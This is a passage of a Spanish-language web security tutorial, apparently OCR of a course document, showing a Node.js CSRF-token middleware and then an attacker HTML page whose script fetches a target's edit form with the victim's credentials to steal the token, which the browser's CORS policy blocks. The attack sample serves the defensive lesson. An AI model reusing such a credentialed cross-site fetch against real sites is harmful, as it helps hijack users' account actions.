
nota: en este caso el token CSRF lo incrusta dentro de formulario que solicita del cliente para realizar una acción dentro de la página en cual por cada petición que se haga tendrá un token que se caducara dentro de un tiempo para tener seguridad que no sea robado por otro medio.

en el caso del servidor implementado en nodejs se hizo un **middelware** para generar el **token CSFR** y su verificación por e **SESSIONID** que genera cuando se inicia sesión


```
import { v4 as uuid } from 'uuid';
const csrf = {}
csrf.tokens = new Map();

csrf.csrfToken = (sessionId) => {
    const token = uuid();
    const userTokens = csrf.tokens.get(sessionId);
    userTokens.add(token);
    setTimeout(() => userTokens.delete(token), 30000);
    return token;
}
csrf.csrf = (req, res, next) => {
    const token = req.body.csrf;
    if (!token || !csrf.tokens.get(req.sessionID).has(token)) {
        res.status(422).send('CSRF Token missing or expired');
    } else {
        next();
    }
}
export default csrf;
```

por ejemplo, prácticos se usara **setTimeout** para la caducidad del token


en este caso cuando se solicite un formulario para editar el correo el servidor responderá con el mismo formulario únicamente agregando un input hidden con el token generado para ese formulario.




nota: como puede observar en la consola de google chrome puede observar un input hidden que contendrá el token



cuando se intente cambiar el correo y pase el tiempo establecido mostrara un error




si el atacante intenta cambiar el correo electrónico como el segundo ejemplo de html no dejara cambiar el email



porque sucede esto, esto sucede porque el formulario no posee el token CSRF para realizar la petición bueno entonces un posible ataque es tomar el código del formulario y obtener el token mediante la observación. Por ello utilizaremos el siguiente código.

```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Atacante</title>
</head>

<body>
</body>
<script>
    fetch('http://165.227.167.80:3002/edit', { credentials: 'include' })
        .then(res => res.text())
        .then(html => console.log(html))
        .catch(err => console.log(err));
</script>

</html>
```

en el cual este código lo que hará es obtener la estructura html del formulario en cual servirá para obtener el **token CSRF** para poder realizar la infiltración a la página web




pero resulta que hay problema que muestra en la consola

el error muestra es:

> Access to fetch at 'http://165.227.167.80:3002/edit' from origin 'http://165.227.167.80:5000' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource. If an opaque response serves your needs, set the request's mode to 'no-cors' to fetch the resource with CORS disabled.

en cual el error muestra es gracias a la protección de CORS (Access-Control-Allow-Origin) "CORS es un mecanismo que permite que se puedan solicitar recursos restringidos en una página web desde un dominio diferente del dominio que sirvió el primer recurso"

lo que realiza esta protección es indicar que páginas web externas al dominio principal deberá de tener autorización para mostrar los datos al usuario, sino se encuentra esa información en el encabezado el navegador no podrá mostrar las peticiones entrantes al usuario.




como se puede observar en los datos del encabezado no se encuentra la información de CORS para que el navegador tenga acceso a los recursos que provienen del servidor target


Por ello se cumple el prometido de proteger las páginas web o aplicaciones web ante un ATAQUE CSRF


3.2 Practica en aplicaciones OWASP


para poder instalar owasap deberá de irse a la **pagina oficial**





para configurar el funcionamiento de owasp zap deberá de realizar los siguiente pasos:

